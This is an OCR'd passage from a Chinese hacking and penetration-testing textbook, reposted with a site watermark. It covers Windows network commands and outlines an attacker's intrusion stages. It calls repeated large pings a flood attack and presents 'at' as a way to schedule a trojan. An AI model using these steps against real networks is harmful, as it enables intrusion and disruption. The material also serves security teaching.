


图 1-31 查看文件夹中的隐藏文件

注意 参数“/a:文件属性”，就能显示出指定属性的文件，其中隐藏文件的属性为“h”、目录为“d”、系统为“s”、只读为“r”。

步骤 04 如果想按字母顺序列出 C:\windows 下的所有目录及文件，则可在“命令提示符”窗口中运行“dir c:\windows /o:n”命令，如图 1-32 所示。其中“/o:排序方式”参数指定了 dir 命令显示命令结果时的排序方式，排序方式设为“n”即代表按照文件名的字母顺序排列。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 05 如果想按照文件扩展名的字母顺序来找出特定扩展名文件，则可在“命令提示符”窗口中运行“dir c:\windows /o:e”命令。参数“10：e”表示按照文件扩展名的字母顺序来显示其中包含的文件或文件夹，如图 1-33 所示。




图 1-32　按字母顺序列出所有目录及文件




图 1-33　按照文件扩展名的字母顺序列出所有目录及文件

3. ping 命令

Ping 命令是 TCP/IP 协议中最常用的命令之一，也是 Windows 系统自带的一个功能强大的网络命令，主要用来检查网络是否通畅或网络连接的速度。作为一个黑客或网络渗透测试人员来说，ping 命令是第一个必须掌握的 DOS 命令。只有在系统中安装了 TCP/IP 协议后，才能使用该命令。使用 Ping 命令的具体步骤如下。

步骤 01 使用 ping 命令来判断计算机的操作系统类型。在“命令提示符”窗口中输入“Ping 192.168.0.12”命令，其运行结果如图 1-34 所示。由于不同的操作系统的主机设置的 TTL 值是不同的，所以可以根据其中 TTL 值来识别操作系统类型。在一般情况下，Windows XP\2003 对应的 TTL 值是 128；Linux 对应的 TTL 值为 64；Unix 对应的 TTL 值是 255。

步骤 02 在“命令提示符”窗口中输入“ping 192.168.0.12 –t –l 128”命令，可以不断向某台主机发出大量的数据包，如图 1-35 所示。当然只有一台主机上运行该命令并不会产生严重后果，但是如果多台计算机同时运行该命令，则会形成洪水攻击。




图 1-34　用 ping 命令判断目标主机的操作系统类型




图 1-35　使用 ping 命令向远程主机发送数据

步骤 03 使用 ping 命令判断本台计算机是否与外界网络连通。在“命令提示符”窗口中

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

输入“ping www.baidu.com”命令，如图 1-36 所示，说明本台计算机与外界网络连通。

步骤 04 使用 ping 命令可以解析某 IP 地址的计算机名。在“命令提示符”窗口中输入“ping -a 192.168.0.10”命令，如图 1-37 所示，这台主机名称为“Microsoft -33e327”。




图 1-36 用 ping 命令判断网络是否畅通



图 1-37 使用 ping 命令解析计算机名

4. netstat 命令

Netstat 命令是一个 DOS 命令，主要用来显示活动的 TCP 连接、路由器和网络接口信息，是一个监控 TCP/IP 网络非常有用的工具，可以让用户得知系统中目前都有哪些网络连接正常。其操作步骤如下。

步骤 01 在“命令提示符”窗口中输入“netstat –n”或“netstat”命令，即可查看服务器活动的 TCP/IP 连接，如图 1-38 所示。在“命令提示符”窗口中输入“netstat –r”命令，即可查看本机路由信息内容，如图 1-39 所示。




图 1-38 查看服务器活动的 TCP/IP 连接



图 1-39 查看本机路由信息

步骤 02 在“命令提示符”窗口中输入“Netstat –a”命令，即可查看本机所有活动的 TCP 连接以及计算机侦听的 TCP 和 UDP 端口，如图 1-40 所示。

步骤 03 一般可用“netstat -na”命令来显示本机所有连接的端口及其状态，如图 1-41 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 1-40　显示本机所有活动的 TCP 连接




图 1-41　本机所有连接的端口以及其状态

5. Ipconfig 命令

Ipconfig 命令是网络管理员使用最频繁的命令，通常使用它显示计算机中网络适配器的 IP 地址、子网掩码及默认网关等信息。具体的操作步骤如下。

步骤 01 如果想要查看计算机的 IP 地址信息，则在“命令提示符”窗口中运行“Ipconfig”命令，即可显示该计算机的 IP 和 MAC 地址信息，如图 1-42 所示。

步骤 02 若想查看所有适配器的完整 TCP/IP 配置信息，则在“命令提示符”窗口中运行“Ipconfig/all”命令，除可以看到包括所有适配器的 IP 地址、子网掩码和默认网关外，还包括主机的相关配置信息，如主机名、DNS 服务器、节点类型、网络适配器的物理地址等信息，如图 1-43 所示。




图 1-42　查看本地连接信息



图 1-43　查看所有适配器的完整 TCP/IP 配置信息

6. tracert 命令

使用 tracert 命令可以显示数据包到达目标计算机所经过的路径，并显示到达每个节点的时间。该命令适合用于大型网络的测试，其命令格式为：tracert [-d] [-h MaximumHops] [-j Hostlist] [-w Timeout] [TargetName]，其中各个参数的含义如下。

- -d：防止解析目标主机的名字，可以加速显示 tracert 命令结果。
- -h MaximumHops：指定搜索到目标地址的最大跳跃数，默认值为 30 个跳跃点。
- -j Hostlist：按照主机列表中的地址释放源路由。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

- -w Timeout：指定超时时间间隔，默认单位为毫秒。
- TargetName：指定目标计算机。

例如：如果想查看 www.google.com 的路由与局域网络连接情况，则在输入“命令提示符”窗口中输入“tracert www.google.com”命令，其显示结果如图 1-44 所示。




图 1-44　查看 google 的路由与局域网络连接情况

7. nslookup 命令

nslookup 命令用于检测网络中 DNS 服务器是否能正确实现域名。一般情况下，只要用户设置好域名服务器，就可以使用这个命令查看不同主机的 IP 地址对应的域名。但该命令只能在安装 TCP/IP 协议的网络环境中使用。其命令格式为：nslookup [IP 地址或域名]。

例如：要查看 www.sina.com 的 IP 地址，可在“命令提示符”窗口中输入“nslookup www.sina.com”命令，其显示结果如图 1-45 所示。




图 1-45　查看新浪的对应的域名

8. at 命令

at 命令是入侵攻击的一个重要命令，通过它可以在指定时间执行木马程序或命令。不过，在使用 at 命令时，其“Task Scheduler”服务状态必须是“开启”的。at 命令的使用格式如下：

```
at [\\computername] [[id] [/delete] | /delete [/yes]]
at [\\computername] time [/interactive] [/every:date[,...]| /next:date[,...]]
command
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

At 命令的具体使用步骤如下。

步骤 01 如果想在 11：00 运行程序“tm.exe”，则可在“命令提示符”窗口中运行“at 11：00 C:\tm.exe”命令，如图 1-46 所示。这时，如果在“命令提示符”窗口中输入“at”命令，即可查看刚添加的计划任务的详细信息，如图 1-47 所示。




图 1-46　运行使‘tm.exe’在 11：00 运行命令




图 1-47　查看刚添加的计划任务的详细信息

步骤 02 如果想在每月的 10 号和 20 号的 11：00 点运行程序“tm.exe”，则可在“命令提示符”窗口中运行“at 11:00 /every:10,20 C:\tm.exe”命令，如图 1-48 所示。

步骤 03 这时，如果在“命令提示符”窗口中再输入“at”命令，即可查看该计划任务的详细信息，如图 1-49 所示。




图 1-48　运行使程序“tm.exe”在多个时间内运行的命令



图 1-49　查看计划任务详细信息

注意　其中“\every”参数指定了每月的某个日志执行的命令，将 date 指定为星期的一天或多天（M、T、W、Th、F、S、Su），或月的一天或多天（使用 1～31 的数字）。

步骤 04 使用 at 命令可以实现定时关机的功能。在“命令提示符”窗口中运行“at 17：50 ShutDown –S –T30”命令，即可实现该功能，如图 1-50 所示。这样在 17：50 时就会弹出“系统关机”提示框，如图 1-51 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 1-50 运行定时关机命令




图 1-51 “系统关机”提示框

1.3 形影不离的“渗透测试”与攻击

网络渗透测试可以成为网络管理员和安全工作者保护网络安全的重要实施方案，也可以成为攻击者手中的一种破坏性极强的攻击手段。因此，作为网络管理员和安全工作者要想保障网络的安全，必须了解和掌握网络渗透测试的实施步骤与各种攻击方式。

1.3.1 网络渗透测试与攻击的分类

网络渗透攻击或者说网络渗透测试，是完全模拟黑客可能使用的攻击技术和漏洞发现技术，对目标系统的安全做深入的探测，发现系统最脆弱的环节，渗透测试能够直观地让管理人员知道自己网络所面临的问题。普遍认同的几种分类方法如下。

1. 根据渗透方法分类

根据渗透方法进行分类，渗透测试/攻击可分为如下 2 类。

- 黑盒（Black Box）渗透。黑盒（Black Box）渗透测试又被称之为“zero-knowledge testing”，渗透者完全处于对目标网络系统一无所知的状态。通常这类测试，只能通过 DNS、Web、E-mail 等网络对外公开提供的各种服务器进行扫描探测，从而获得公开的信息，以决定渗透的方案与步骤。
- 白盒（White Box）渗透。白盒（White Box）渗透测试又被称为“结构测试”。渗透测试人员可以通过正常渠道，向请求测试的机构获取目标网络系统的各种资料，包括用户账号和密码、操作系统类型、服务器类型、网络设备型号、网络拓扑结构、代码等信息，这正好与黑盒渗透测试相反。

2. 根据渗透测试目标分类

根据渗透测试目标分类，渗透测试又可分为如下几种。

- 主机操作系统渗透。对目标网络中的 Windows、Linux、UNIX 等不同操作系统主机进行渗透测试。
- 数据库系统渗透。对 MS-SQL、Oracle、MySQL、INFORMIX、SYBASE、DB2 等数据库系统进行渗透测试，这通常是对网站的入侵渗透过程而言的。
- 网站程序渗透。渗透的目标网络系统都对外提供了 Web 网页、E-mail 邮箱等网络程

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

序应用服务，这是渗透者打开内部渗透通道的重要途径。

- 应用系统渗透。对渗透目标提供的各种应用，如 ASP、CGI、JSP、PHP 等组成的 WWW 应用进行渗透测试。
- 网络设备渗透。对各种硬件如防火墙、入侵检测系统、路由器和交换机等网络设备进行渗透测试。此时，渗透者通常已入侵进入内部网络中。

3. 按网络环境分类

按照渗透者发起渗透攻击行为所处的网络环境来分，渗透测试可分为如下两类。

- 外网测试。外网测试指的是渗透测试人员完全处于目标网络系统之外的外部网络，模拟对内部状态一无所知的外部攻击者的行为。渗透者需要测试的内容包括：对网络设备的远程攻击、口令管理安全性测试、防火墙规则试探和规避、Web 及其他开放应用服务等。
- 内网测试。内网测试指的是渗透测试人员由内部网络发起的渗透测试，这类测试能够模拟网络内部违规操作者的行为。同时，渗透测试人员已处于内网之中，绕过了防火墙的保护。因此，渗透控制的难度相对已减少了许多，各种信息收集与渗透实施更加方便。经常采用的渗透方式为：远程缓冲区溢出、口令猜测，以及 b/s 或 c/s 应用程序测试等。

1.3.2 渗透测试过程与攻击的手段

一般情况下，黑客在实施渗透攻击的过程中，多数采用的是从外部网络环境发起的非法的黑盒测试，对攻击的目标往往是一无所知。这时就需要先采用各种手段来收集攻击目标的详细信息，通过获取的信息制定渗透入侵的方案，从而打开进入内网的通道，再通过提升权限进而控制整个目标网络，完成渗透攻击。如图 1-52 所示就是攻击者渗透入侵的几个阶段。



图 1-52 渗透测试的几个阶段和步骤

1. 收集并分析信息，制定渗透入侵方案

信息的收集是非常重要的，它决定了攻击者是否能准确地定位目标网络系统安全防线上的漏洞，攻击者所收集的一切信息，一般都是目标系统中的一些小小的漏洞、开放的端口等。

信息收集主要分为如下几类。

- 边缘信息收集。在这一过程中，获取的信息内容和方式主要是目标网络系统中的一些边缘信息，如目标网络系统公司的结构、各部门职能、内部员工账号组成、邮件联系地址、QQ 或 MSN 号码、各种社交网络账号与信息等。
- 网络信息收集。在这一过程中需要收集目标网络的各种网络信息，其最终目的是要获取

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

目标网络拓扑结构、公司网络所在区域、子公司 IP 地址分布、VPN 接入地址、各种重要服务器的分布、网络连接设备等信息。所使用的手段包括 Google Hacking、WHOIS 查询、DNS 域名查询和网络扫描器等。

- 端口/服务信息收集。在这一过程中，攻击者会利用各种端口服务扫描工具，来扫描目标网络中对外提供服务的服务器，查询服务器上开放的各种服务，如 Web、FTP、MySQL、SNMP 等服务。
- 漏洞扫描。通过上述的信息收集，在获得目标网络各服务器开放的服务之后，就可以对这些服务进行重点扫描，扫出其所存在的漏洞。常用的扫描工具主要有：针对操作系统漏洞扫描的工具，包括 X-Scan、ISS、Nessus、SSS、Retina 等；针对 Web 网页服务的扫描工具，包括 SQL 扫描器、文件 PHP 包含扫描器、上传漏洞扫描工具，以及各种专业全面的扫描系统，如 AppScan、Acunetix Web Vulnerability Scanner（如图 1-53 所示）等；针对数据库的扫描工具，包括 Shadow Database Scanner（如图 1-54 所示）、NGSSQuirreL，以及 SQL 空口令扫描器等。另外，许多入侵者或渗透测试人员也有自己的专用扫描器，其使用更加个性化。




图 1-53　Acunetix Web Vulnerability Scanner 入侵渗透检测工具




图 1-54　Shadow Database Scanner 数据库漏洞扫描工具

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

- 制订渗透方案。在获取了全面的网络信息并查询到远程目标网络中的漏洞后，攻击者就可以开始制订渗透攻击的方案了。入侵方案的制订，不仅要考虑到各种安全漏洞设置信息，更重要的是利用网络管理员心理上的安全盲点，制订攻击方案。

2. 寻找突破口，进入内部网络

渗透攻击者可以结合上面扫描获得的信息，来确定自己的突破方案。例如，针对网关服务器进行远程溢出，或者是从目标网络的 Web 服务器入手，也可以针对网络系统中的数据库弱口令进行攻击等。寻找内网突破口常用的攻击手法有：

- 利用系统或软件漏洞进行的远程溢出攻击；
- 利用系统与各种服务的弱口令攻击；
- 对系统或服务账号的密码进行暴力破解；
- 采用 Web 脚本入侵、木马攻击。

最常用的两种手段是 Web 脚本攻击和木马欺骗。攻击者可以通过邮件、通信工具或挂马等方式，将木马程序绕过网关的各种安全防线，发送到内部诈骗执行，从而直接获得内网主机的控制权。

3. 纵向提升权限，获取目标主机的最高控制权

通过上述步骤，攻击者可能已成功入侵目标网络系统对外的服务器，或者内部某台主机，但是这对于进一步的渗透攻击来说还是不够。例如，攻击者入侵了某台 Web 服务器，上传了 Webshell 控制网站服务器，但是却没有权限安装各种木马后门或运行一些系统命令，此时就需要提升自己的权限，从而完全获得主机的最高控制权。

4. 绕过防火墙等，突破内网环境限制

在对内网进行渗透入侵之前，攻击者还需要突破各种网络环境限制，例如网络管理员在网关设置了防火墙，从而导致无法与攻击目标进行连接等。

突破内网环境限制所涉及的攻击手段多种多样，如防火墙杀毒软件的突破、代理的建立、账号后门的隐藏破解、3389 远程终端的开启和连接等。

其中最重要的一点是如何利用已控制的主机，连接攻击其他内部主机。采用这种方式的原因是目标网络内的主机是无法直接进行连接的，因此攻击者往往会使用代理反弹连接到外部主机，会将已入侵的主机作为跳板，利用远程终端进行连接入侵控制。

5. 内网信息扫描与收集

在成功完成上述步骤后，攻击者就完全控制了网关或内部的某台主机，并且拥有了对内网主机的连接通道，这时就可以对目标网络的内部系统进行渗透入侵了。但是，在进行渗透攻击前，同样需要进行各种信息的扫描和收集，尽可能地获得内网的各种信息。例如，当获取了内网网络分布结构信息后，就可以确定内网中最重要的关键服务器，然后对重要的服务器进行各种扫描，寻找其漏洞，以确定进一步的入侵控制方案。

6. 横向提升权限，获取整个网络的控制权

经过上述的操作步骤，攻击者虽然获得了当前主机的最高系统控制权限，然而当前的主机在整个内部网络中的可能仅仅是一台无关紧要的客服主机，那么，攻击者要想获取整个网络的控制权，还必须横向提升自己在网络中的权限。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

在横向提升自己在网络中的权限时，往往需要考虑到内网中的网络结构，确定合理的提权方案。例如：对于小型的局域网，可采用嗅探方式获得域管理员的账号密码，也可直接采用远程溢出方式获得远程主机的控制权限。对于大型的内部网络，攻击者可能还需要攻击内部网网络设备，如路由器、交换机等。总之，横向提升自己在网络中的权限，所用到的攻击手段依旧是远程溢出、嗅探、密码破解、ARP 欺骗、会话劫持和远程终端扫描破解连接等。

7. 渗透入侵成功

攻击者在获得内网管理员的控制权后，整个网络就在自己的掌握之中了，渗透入侵成功。

1.4 专家课堂（常见问题与解答）

点拨 1：如何在自己的计算机上查看端口？

解答：在“命令提示符”窗口中运行“netstat -na”命令，即可查看到本地计算机的端口。还可以通过软件工具实现，如 TCPView 是常用查看端口信息的工具，对 DOS 命令不是很了解的用户可以使用这种方法。

点拨 2：DOS 命令的功能非常强大，使用 DOS 命令可以打开应用程序吗？

